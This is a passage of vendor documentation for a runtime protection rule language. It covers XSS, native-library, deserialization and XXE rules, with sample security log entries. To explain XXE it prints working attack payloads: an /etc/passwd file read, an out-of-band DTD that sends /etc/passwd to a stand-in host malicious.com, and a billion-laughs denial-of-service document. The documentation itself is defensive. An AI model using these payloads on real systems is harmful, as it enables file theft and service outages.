va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFil-
ter.java:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) pay-
load=<script>alert(1)</script> httpSessionId=5D7CE07F605C3A6ABCFDB35D065A95E5
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/xss.jsp internalHttpReques-
tUri=/spiracle/xss.jsp httpCookies=JSESSIONID\=5D7CE07F605C3A6ABCFDB35D065A95E5 re-
moteIpAddress=0:0:0:0:0:0:1
```

The following mod configures XSS protection for stored XSS attacks against all HTTP endpoints. The mod applies a `strict` `policy`.

```
app("XSS Mod 2"):
  requires(version: ARMR/2.8)
  http("XSS"):
    input(database)
    response()
    xss(html, options: {policy: strict})
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

The following mod detects XSS attacks that originate from various untrusted sources. This mod explicitly sets a `loose` `policy`.

```
app("XSS Mod 3"):
  requires(version: ARMR/2.8)
  http("XSS"):
    xss(html, options: {policy: loose})
    response()
    input(http, database, deserialization)
    protect(message: "XSS attacked identified", severity: Medium)
  endhttp
endapp
```

The following mod protects against reflected XSS attacks. Validation is applied to all HTTP endpoints, except for `/myApplication/safe.jsp`.

```
app("XSS Mod 4"):
  requires(version: ARMR/2.8)
  http("XSS"):
    response()
    xss(html, options: {exclude: ["/myApplication/safe.jsp"]})
    input(http)
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

The following mod detects reflected XSS attacks. This mod explicitly sets a `strict` `policy`. Validation is applied to all HTTP endpoints, except for both `/myApplication/safe.jsp` and `/myApplication/safeTwo.jsp`.

```
app("XSS Mod 5"):
  requires(version: ARMR/2.8)
  http("XSS"):
    xss(html, options:
      {policy: strict,
       exclude: ["/myApplication/safe.jsp", "/myApplication/safeTwo.jsp"]})
```

```
    response()
    detect(message: "XSS ARMR rule triggered", severity: Very-High)
  endhttp
endapp
```

The following mod protects against reflected XSS attacks. Protection is applied to all HTTP endpoints, except for those ending with `/safe.jsp`.

```
app("XSS Mod 6"):
  requires(version: ARMR/2.8)
  http("XSS"):
    response()
    xss(html, options: {exclude: ["*/safe.jsp"]})
    input(http)
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

# ARMR Library Rule

## Overview

The ARMR `library` rule can be used to control native library loading. This is useful to prevent unauthorized attempts by an application to load native libraries.

The ARMR `library` rule is currently **only supported** on Rimini Connect for Java.

## Given (Condition)

To control native library loading using the ARMR `library` rule the user must specify the `load` declaration.

load	A parameter must be supplied to the <code>load</code> declaration to determine the libraries to which the ARMR <code>library</code> rule will control loading. Both Unix and Windows filesystem paths are supported. This parameter takes the form of a list of one or more quoted-strings indicating specifically targeted native libraries and directories containing such native libraries. Each string represented in the parameter can be:- a single library name - the agent will control access to any library on the filesystem that matches the given name
------	---

- an absolute path to a specific library. The wildcard character (\*) is supported anywhere in the library name or path:- only one wildcard character can be used with each path
- the wildcard will only wildcard a single directory
- the wildcard can be used to specify all libraries with a specific prefix
- the wildcard character specified on its own represents all native libraries on the filesystem |

## When (Action)

There are three supported actions for the ARMR `library` rule: `protect`, `detect` and `allow`.

protect	Any attempt to load a protected native library is blocked.If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. Any attempt to load a native library specified by the ARMR <code>library</code> rule is allowed.If configured, a log message is generated with details of the event.A log message <b>must</b> be specified with this action.
allow	Can be used to allow loading of specific libraries which are a subset of protected libraries covered by an ARMR <code>library</code> rule in <code>protect</code> mode.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

All examples of the ARMR `library` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `library` rule that prevents loading all native libraries inside a specific directory.

Unix

```
app("Library mod"):
  requires(version: ARMR/2.8)
  library("Prevent loading of all native libraries in specific directory"):
    load("/tmp/*")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

Windows

```
app("Library mod"):
  requires(version: ARMR/2.8)
  library("Prevent loading of all native libraries in specific directory"):
    load("C:\\Windows\\*")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

## Logging

Unix

```
<10>1 2021-03-31T10:52:42.103+01:00 userX_system java 6229 - - CEF:0|ARMR:Library
mod|Library mod|2.8|Prevent loading of all native libraries in specific directo-
ry|Execute Rule|High|rt=Mar 31 2021 10:52:42.102 +0100 dvchost=userX_system pro-
cid=6229 appVersion=1 ruleType=library securityFeature=library act=protect
msg=Blocked attempt to load library path=/tmp/libCounter.so
```

Windows

```
<10>1 2021-03-30T16:56:46.512+01:00 userX_system java 4349 - - CEF:0|ARMR:Library
mod|Library mod|2.8|Prevent loading of all native libraries in specific directo-
ry|Execute Rule|High|rt=Mar 30 2021 16:56:46.512 +0100 dvchost=userX_system pro-
cid=4349 appVersion=1 ruleType=library securityFeature=library act=protect
msg=Blocked attempt to load library path=C:\\Windows\\Counter.dll
```

## Further Examples

**As above, with the stacktrace also logged**

Unix

```
app("Library mod - with stacktrace"):
  requires(version: ARMR/2.8)
  library("Prevent loading of all native libraries in specific directory"):
    load("/tmp/*")
    protect(message: "Blocked attempt to load library", severity: High, stacktrace:
"full")
  endlibrary
endapp
```

Windows

```
app("Library mod - with stacktrace"):
  requires(version: ARMR/2.8)
  library("Prevent loading of all native libraries in specific directory"):
    load("C:\\Windows\\*")
    protect(message: "Blocked attempt to load library", severity: High, stacktrace:
"full")
  endlibrary
endapp
```

## Logging

Unix

```
<10>1 2021-04-01T12:10:21.282+01:00 userX_system java 27607 - - CEF:0|ARMR:Library
mod - with stacktrace|Library mod - with stacktrace|2.8|Prevent loading of all na-
tive libraries in specific directory|Execute Rule|High|rt=Apr 01 2021 12:10:21.282
+0100 dvchost=userX_system procid=27607 appVersion=1 ruleType=library securityFea-
ture=library act=protect msg=Blocked attempt to load library stack-
trace=com.waratek.jvi.RuntimeSystemEnv.load0(RuntimeSystemEnv.java:175)\nja-
va.lang.System.loadLibrary(Container-1)(System.java)\nCounter.<clinit>(Contain-
er-1)(Counter.java:17)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native
Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.ja-
va:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorIm-
pl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\nja-
va.lang.Thread.run(Container-1)(Thread.java:876)\njava.lang.Thread.begin(Contain-
er-1)(Thread.java:897)\njava.lang.Thread.invokeRun(Container-1)(Thread.ja-
va:883)\njava.lang.Thread$ThreadHandler.invokeRun(Container-1)(Thread.java:55)
path=/tmp/libCounter.so
```

## Windows

```
<10>1 2021-04-01T12:09:43.442+01:00 userX_system java 25465 - - CEF:0|ARMR:Library
mod - with stacktrace|Library mod - with stacktrace|2.8|Prevent loading of all na-
tive libraries in specific directory|Execute Rule|High|rt=Apr 01 2021 12:09:43.442
+0100 dvchost=userX_system procid=25465 appVersion=1 ruleType=library securityFea-
ture=library act=protect msg=Blocked attempt to load library stack-
trace=com.waratek.jvi.RuntimeSystemEnv.load0(RuntimeSystemEnv.java:175)\nja-
va.lang.System.loadLibrary(Container-1)(System.java)\nCounter.<clinit>(Contain-
er-1)(Counter.java:17)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native
Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.ja-
va:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorIm-
pl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\nja-
va.lang.Thread.run(Container-1)(Thread.java:876)\njava.lang.Thread.begin(Contain-
er-1)(Thread.java:897)\njava.lang.Thread.invokeRun(Container-1)(Thread.ja-
va:883)\njava.lang.Thread$ThreadHandler.invokeRun(Container-1)(Thread.java:55)
path=C:\\Windows\\Counter.dll
```

## Prevent loading a specific native library

### Unix

```
app("Library mod 2"):
  requires(version: ARMR/2.8)
  library("Prevent loading a specific native library"):
    load("/tmp/libCounter.so")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

### Windows

```
app("Library mod 2"):
  requires(version: ARMR/2.8)
  library("Prevent loading a specific native library"):
    load("C:\\Windows\\Counter.dll")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

### Detect loading of any library with a specific name

Unix

```
app("Library mod 3"):
  requires(version: ARMR/2.8)
  library("Detect loading a native library with a specific name"):
    load("libCounter.so")
    detect(message: "Detected attempt to load library", severity: 6)
  endlibrary
endapp
```

Windows

```
app("Library mod 3"):
  requires(version: ARMR/2.8)
  library("Detect loading a native library with a specific name"):
    load("Counter.dll")
    detect(message: "Detected attempt to load library", severity: 6)
  endlibrary
endapp
```

### Prevent loading of all native libraries, except allow specific library to be loaded

Unix

```
app("Library mod 4"):
  requires(version: ARMR/2.8)

  library("Prevent loading all native libraries"):
    load("")
    protect(message: "Blocked attempt to load library", severity: 10)
  endlibrary

  library("Detect loading a native library with a specific name"):
    load("/tmp/libCounter.so")
    allow(message: "Access granted to load particular native library", severity:
Medium)
  endlibrary

endapp
```

## Windows

```
app("Library mod 4"):
  requires(version: ARMR/2.8)

  library("Prevent loading all native libraries"):
    load("**")
    protect(message: "Blocked attempt to load library", severity: 10)
  endlibrary

  library("Detect loading a native library with a specific name"):
    load("C:\\Windows\\Counter.dll")
    allow(message: "Access granted to load particular native library", severity:
Medium)
  endlibrary

endapp
```

# ARMR Marshal Rule

Marshalling and unmarshalling, also known as serialization and deserialization, is the process of converting objects to and from streams of structured data. **Deserializing untrusted data** can lead to a variety of problems when the system processes a data stream from an unverified source. Naively processing such data could have unforeseen consequences.

One such consequence arises when deserialization causes the JVM to instantiate one of the classes available on the application's classpath. In the case of poorly designed classes, the attacker can use malformed serialized data to abuse application logic, deny service, or execute arbitrary code, when deserialized. A related issue is when a system processes configuration from an unverified source. Unverified configuration can lead to Server Side Request Forgery (SSRF) or Local File Inclusion (LFI).

Serialization is used in several components of the JVM as well as in numerous third-party frameworks and dependencies.

# Deserialization

The deserialization security feature addresses such attacks by reducing system privileges. This means that for the duration of a deserialization operation, the application operates in a restricted compartment (micro-segment) where specific system privileges are not available. Deserialization operations occur in a non-privileged context. Consequently, any attack (including zero-day attacks) that tries to access or change the state of the system fails.

The deserialization security feature can be safely enabled in all types of applications in order to be protected against Java and XML deserialization attacks.

Note that JSON deserialization vulnerabilities are not currently supported.

XML deserialization vulnerabilities can be introduced by different XML APIs and libraries. Currently, the only XML API that is supported is *java.beans.XMLDecoder*.

The deserialization security feature can be used safely and pro-actively on any Java application in order to protect its system resources and components during deserialization. For example, any deserialization exploit that might try to perform the following attacks will fail:

- execute arbitrary privileged commands (Remote Command Execution)
- perform Remote Code Injection, change the system's internal state
- terminate the JVM or other types of Denial-of-Service attacks

The Denial-of-Service deserialization protection safeguards critical system resources, such as the CPU and memory, by setting default limits to control the interaction frequency of the deserialized objects with the system resources . This way, legitimate serialized objects are allowed to be deserialized while malicious serialized objects that abuse the system resources are blocked. This protection mitigates Denial-of-Service attacks via brute force and resource exhaustion .

Deserial vulnerabilities are covered by

- CWE-502
- CWE-250
- CWE-799
- CWE-400

## Given(Condition)

deserialize	The keyword <code>deserialize</code> is one of two components that must be supplied in the marshal rule with only one being allowed to be configured in a single rule. <code>java</code> and <code>dotnet</code> are the only parameters accepted.
-------------	--

## When(Event)

One of `rce` or `dos` must be declared in a `marshal` rule. Only one of these can exist in a `marshal` rule and neither accept any parameter.

rce	Remote Code Execution
dos	Denial of Service

## Then(Action)

protect	All attempts to deserial are blocked.If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal.If configured, a log message is generated with details of all attempts to deserial.A log message <b>must</b> be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

Protecting the `Java` application from the `dos` attack.

```

app("myapp"):
  requires(version: ARMR/2.8)

  marshal("protect the app from denial-of-service attack"):
    deserialize(java)
    dos()
    protect(message: "the logging message")
  endmarshal

endapp

```

Protecting the `.Net` application from `rce` attack.

```

app("myapp"):
  requires(version: ARMR/2.8)

  marshal("protect the app from remote-code-execution attack"):
    deserialize(dotnet)
    rce()
    protect(message: "the logging message", severity: Low)
  endmarshal

endapp

```

## Logging

When the above `deserial` rule is triggered a log entry similar to the following is generated:

- dos

```

<10>1 2021-03-24T10:14:24.055Z userX_system java 9699 - - CEF:0|ARMR:Walter|Walter|2.8|MarshalRule|Execute Rule|High|rt=Mar 24 2021 10:14:24.053
+0000 dvchost=jenkins-qa-slave-centos.aws.example.lan procid=9699 appVersion=1 act=protect msg=Walter limit=100000 reason=CWE-400: Uncontrolled CPU
consumption via API abuse methodName=java.util.EnumMap.hashCode()
<10>1 2020-09-10T00:24:50.513Z userX_system java 29417 - - CEF:0|ARMR:Walter|Walter|2.8|MarshalRule|Execute Rule|High|rt=Sep 10 2020 00:24:50.512
+0000 dvchost=jenkins-qa-slave-centos.aws.example.lan procid=29417 act=protect msg=Walter limit=100000 reason=CWE-400: Uncontrolled CPU consumption
via API abuse methodName=java.util.Hashtable.hashCode()

```

- rce

```

<10>1 2021-03-22T12:24:53.327Z userX_system java 28013 - - CEF:0|ARMR:Walter|Walter|2.8|MarshalRule|Execute Rule|High|rt=Mar 22 2021 12:24:53.326
+0000 dvchost=jenkins-qa-slave-centos.aws.example.lan procid=28013 appVersion=1 act=protect msg=Walter methodName=java.lang.Runtime.exec() httpRe-
questUri=/objectinputstream-deserial/examples/deserial-PM-59-test.jsp remoteIpAddress=127.0.0.1 httpSessionId=D194C19D465595307BBD2F04F5F7B632

```

The second example above has extra CEF extensions for httpRequestUri, remotelpAddress and httpSessionId.

## Further Examples

Protecting the `Java` application from the `dos` attack with the stacktrace also logged.

```
app("Mod for Marshal dos Rule"):
  requires(version: ARMR/2.8)

  marshal("Marshal dos Rule"):
    deserialize(dotnet, java)
    dos()
    protect(message: "Testing Marshal dos Rule", severity: Very-High, stack-
trace: "full")
  endmarshal

endapp
```

Protecting the `Java` application from `rce` attack with the stacktrace also logged.

```
app("Walter"):
  requires(version: ARMR/2.8)

  marshal("Marshal sys Rule"):
    deserialize(java)
    rce()
    protect(message: "Walter", severity: High, stacktrace: "full")
  endmarshal

endapp
```

## Logging

```
<9>1 2021-03-31T15:38:48.279+01:00 userX_system java 104596 - - CEF:0|ARMR:Mod for
Marshal dos Rule|Mod for Marshal dos Rule|2.8|Marshal dos Rule|Execute Rule|Very-
High|rt=Mar 31 2021 15:38:48.278 +0100 dvchost=ckang-XPS-15-9570 procid=104596 ap-
pVersion=1 act=protect msg=Testing Marshal dos Rule stacktrace=java.util.Abstract-
Set.hashCode(AbstractSet.java)\ndeserialjar.runners.OverwrittenReadObject.abstract-
Set.hashCode(OverwrittenReadObject.java:434)\ndeserialjar.runners.OverwrittenReadOb-
ject.invokeMethod(OverwrittenReadObject.java:375)\ndeserialjar.runners.Overwritten-
ReadObject.readObject(OverwrittenReadObject.java:57)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.in-
voke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.in-
voke(Method.java:498)\njava.io.ObjectStreamClass.invokeReadObject(ObjectStream-
Class.java:1170)\njava.io.ObjectInputStream.readSerialData(ObjectInputStream.ja-
va:2232)\njava.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.ja-
va:2123)\njava.io.ObjectInputStream.readObject0(ObjectInputStream.java:1624)\nja-
```

```
va.io.ObjectInputStream.readObject(ObjectInputStream.java:464)\njava.io.ObjectInput-  
stream.readObject(ObjectInputStream.java:422)\nndeserialjar.runners.Overwritten-  
ReadObjectRunner.run(OverwrittenReadObjectRunner.java:32)\n\nMain.main(Main.java:63)  
limit=1000000 reason=CWE-400: Uncontrolled CPU consumption via API abuse method-  
Name=java.util.AbstractSet.hashCode()
```

```
<10>1 2021-03-31T15:51:32.887+01:00 userX_system java 105393 - - CEF:0|ARMR:Wal-  
ter|Walter|2.8|Marshal sys Rule|Execute Rule|High|rt=Mar 31 2021 15:51:32.885 +0100  
dvchost=ckang-XPS-15-9570 procid=105393 appVersion=1 act=protect msg=Walter stack-  
trace=deserialjar.runners.OverwrittenReadObject.invokeMethod(OverwrittenReadOb-  
ject.java:103)\nndeserialjar.runners.OverwrittenReadObject.readObject(Overwritten-  
ReadObject.java:57)\n\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native  
Method)\n\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl, ja-  
va:62)\n\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorIm-  
pl.java:43)\n\njava.lang.reflect.Method.invoke(Method.java:498)\n\njava.io.Object-  
StreamClass.invokeReadObject(ObjectStreamClass.java:1170)\n\njava.io.ObjectInput-  
Stream.readSerialData(ObjectInputStream.java:2232)\n\njava.io.ObjectInput-  
Stream.readOrdinaryObject(ObjectInputStream.java:2123)\n\njava.io.ObjectInput-  
Stream.readObject0(ObjectInputStream.java:1624)\n\njava.io.ObjectInputStream.readOb-  
ject(ObjectInputStream.java:464)\n\njava.io.ObjectInputStream.readObject(ObjectInput-  
Stream.java:422)\n\nndeserialjar.runners.OverwrittenReadObjectRunner.run(Overwritten-  
ReadObjectRunner.java:32)\n\nMain.main(Main.java:63) methodName=java.lang.Runtime.ex-  
ec()
```

## Whitelist

In the rare case where the deserial rule must allow specific privileges in certain environments, an optional agent property `oceanic.AllowDeserialPrivileges` can be used to whitelist specific deserial privileges.

### Setup AllowDeserialPrivileges Flag

- Open the `<absoulte path to agent>/conf_*/oceanic.properties` file.
- Add the following flag and make an adjustment according to the real-world requirement.

```
oceanic.AllowDeserialPrivileges=<comma-separated-values>
```

### Examples

Whitelist `java.lang.SecurityManager.<init>()`

```
oceanic.AllowDeserialPrivileges=java.lang.SecurityManager.<init>()
```

Whitelist `java.lang.SecurityManager.<init>()` and `java.lang.System.getenv()`

```
oceanic.AllowDeserialPrivileges=java.lang.SecurityManager.<init>(),java.lang.Sys-  
tem.getenv()
```

# XXE


## Overview

An XML External Entity (XXE) attack can occur in an application that reads in and processes XML. While this attack could potentially happen by reading in local XML files, this particular kind of attack is more common when the XML comes from a remote source, which is quite often the case with web applications. If an attacker knows that XML can be sent to an endpoint where it will be processed, the attacker can send an XML payload that could make the application perform server side request forgery, read files from the local file-system, or even cause denial-of-service attacks.

XXE attacks are made possible through the use of the Document Type Definition (DTD). DTD is intended to be a way to define the legal building blocks of an XML document. This is done by defining elements and entities. Entities are commonly used to define constant values that can be referenced within the XML. DTD can be defined locally or by importing a `.dtd` file from a SYSTEM (local) or PUBLIC (remote) source.

## XML Components

### student.xml



Notice the use of the `medal` general entity which is referenced in the XML body as `&medal;`. This is known as a general entity reference. There are also parameter entities, which have a very similar syntax, and can be referenced using the `%entity;` syntax rather than the `&entity;` syntax.

In the example shown here, the DTD is embedded within the XML document itself. The DTD provides a definition of all of the legal building blocks of the XML, which the XML body is abiding by. It is also possible to move the DTD section to an external source as a local file or on a remote server. In this case, the XML could be updated to point to the external source.

### students.dtd

```
<!ELEMENT students (student*)>
<!ELEMENT student (id, firstname, lastname, gpa)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT gpa (#PCDATA)>
<!ENTITY medal "🥇">
```

### Local File - SYSTEM

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE students SYSTEM "students.dtd">
<students>
  ...
</students>
```

### Remote Server - PUBLIC

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE students PUBLIC "http://campus.com/dtds/students.dtd">
<students>
  ...
</students>
```

## XXE Attacks

In order for an XXE attack to happen, the attacker needs to include a Document Type Definition (DTD). Without it, it is not possible to perform an attack of this nature. A common scenario where XXE can arise is with web applications that receive HTTP POST requests with XML in the body. In such cases, the application generally does not require the posted XML to include a DTD section in the prolog. It is not even necessary to supply an XML declaration. So it may come as a surprise that an attacker can intercept an HTTP request, and change the body of the request to purposely include these components. Once the amended XML is processed by the application, the XML parser/processor will handle the DTD provided by the attacker and perform the requested actions such as processing external entities or evaluating entity references.

# Local File Inclusion Example

## HTTP POST Request

```
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

In this classic example, the attacker is using a general external **ENTITY** declaration named **xxe** to get access to a local file on the server using the **file://** protocol via the inclusion of the **SYSTEM** keyword. In this case, the file being accessed is **/etc/passwd**. Using the entity reference **&xxe;** in the XML body, the reference is expanded with the contents of the file. Depending on the logic of application, it is possible that HTTP response will be returned to the attacker with the contents of the file. As we can see, the file being accessed has nothing to do with an entity definition, or DTD in general, but the system will try to access this file as requested.

# Server Side Request Forgery Example

## HTTP POST Request

```
<?xml version="1.0" ?>
<!DOCTYPE hack [
  <!ENTITY % xxe SYSTEM 'http://malicious.com/dtds/xxe.dtd'>
  %xxe;
  %bravo;
]>
<hack>&charlie;</hack>
```

### xxe.dtd

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % bravo "<!ENTITY charlie SYSTEM 'http://malicious.com/xxe/get?d=%data;'>">
```

In this example, the attacker hosts and controls the remote **xxe.dtd** file, located at **http://malicious.com/dtds/xxe.dtd**. The attacker also controls an endpoint where data can be received, located at **http://malicious.com/xxe/get**, which takes a url parameter of **d** that will have the victim's data assigned to it.

When the attacker sends the malicious XML to the victim's server, the XML parser/processor will first download the malicious `xxe.dtd` file that contains the new parameter ENTITY definitions of `data` and `bravo`. The `bravo` parameter declares a value, which is actually a general external ENTITY called `charlie`, which contains a URL back to the attacker's server. Notice that the URL parameter `d` is assigned a parameter entity reference of `%data`, which points directly to the `/etc/passwd` file.

Returning to the XML that was posted to the victim's server, the DTD makes references to the new components in `xxe.dtd`, which will include them in the DTD, including the general entity named `charlie`. Unlike parameter entities, general entities can be referenced in the XML body. Once the `&charlie;` reference is processed, the chain of events happens. The file `/etc/passwd` is read, and an HTTP request is made back to the attacker's server with the contents of the file.

## Denial of Service Example

### HTTP POST Request

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]
<lolz>&lol9;</lolz>
```

In this example, the attacker doesn't use any external components. Instead the idea is to cause the application to struggle and crash through the use of an overwhelming amount of general entity references. The very first entity, `lol`, is assigned the value `"lol"`. The subsequent entities are chained, with each entity referencing the previous entity ten times.

When the entity reference `&lol9;` is processed in the XML body, the result of this chain will cause the original `lol` entity to be referenced one billion times. This will cause the original value of `"lol"`, which is three characters in length, to expand to a string of three billion characters. This is famously known as the billion laughs attack.

# XXE Protection

While different XML parsers do offer users the ability to define configuration that will provide protection against XXE attacks, protection is generally not active by default. Older systems, including older versions of Java, have faulty XML parser/processor implementations, and may not honour the security configuration even if it were provided.

The XXE security feature addresses attacks, regardless of Java version or XML parser, by enforcing a strict policy of what the XML can contain. There are two main parameters that can be configured in the XXE security feature. All configuration is optional, and is only required if it is necessary to relax the rule for certain scenarios.

## Given (Condition)

There are no specific conditions under which XXE protection is configured.

## When (Event)

Keyword	Description
<code>xxe</code>	The keyword <code>xxe</code> is one of two components that must be supplied in the <code>marshal</code> rule with only one being allowed to be configured in a single rule. <code>uri</code> and <code>reference</code> are the only parameters accepted.

Parameter	Description
<code>uri</code>	Only available in <code>allow</code> mode. An array of <code>SYSTEM</code> or <code>PUBLIC</code> URIs/URLs, declared within the DTD, that are required to be allowed.
<code>reference</code>	Only available in <code>protect</code> mode. Defines two limits;- <code>limit</code> : The number of general entity references allowed before the ARMAR marshal rule triggers. The default value is <code>0</code> .

- `expansion-limit`: The expanded string length that can be used before the protection kicks in. The default value is `0`.

## Then (Action)

<code>protect</code>	When the rule triggers, the application is prevented from parsing / processing the XML, therefore obviating the XXE attack vector. If configured, a log message is generated with details of the event.
<code>detect</code>	Monitoring mode: the application behaves as normal. A log message is generated with details of the event. A log message <b>must</b> be specified with this action.
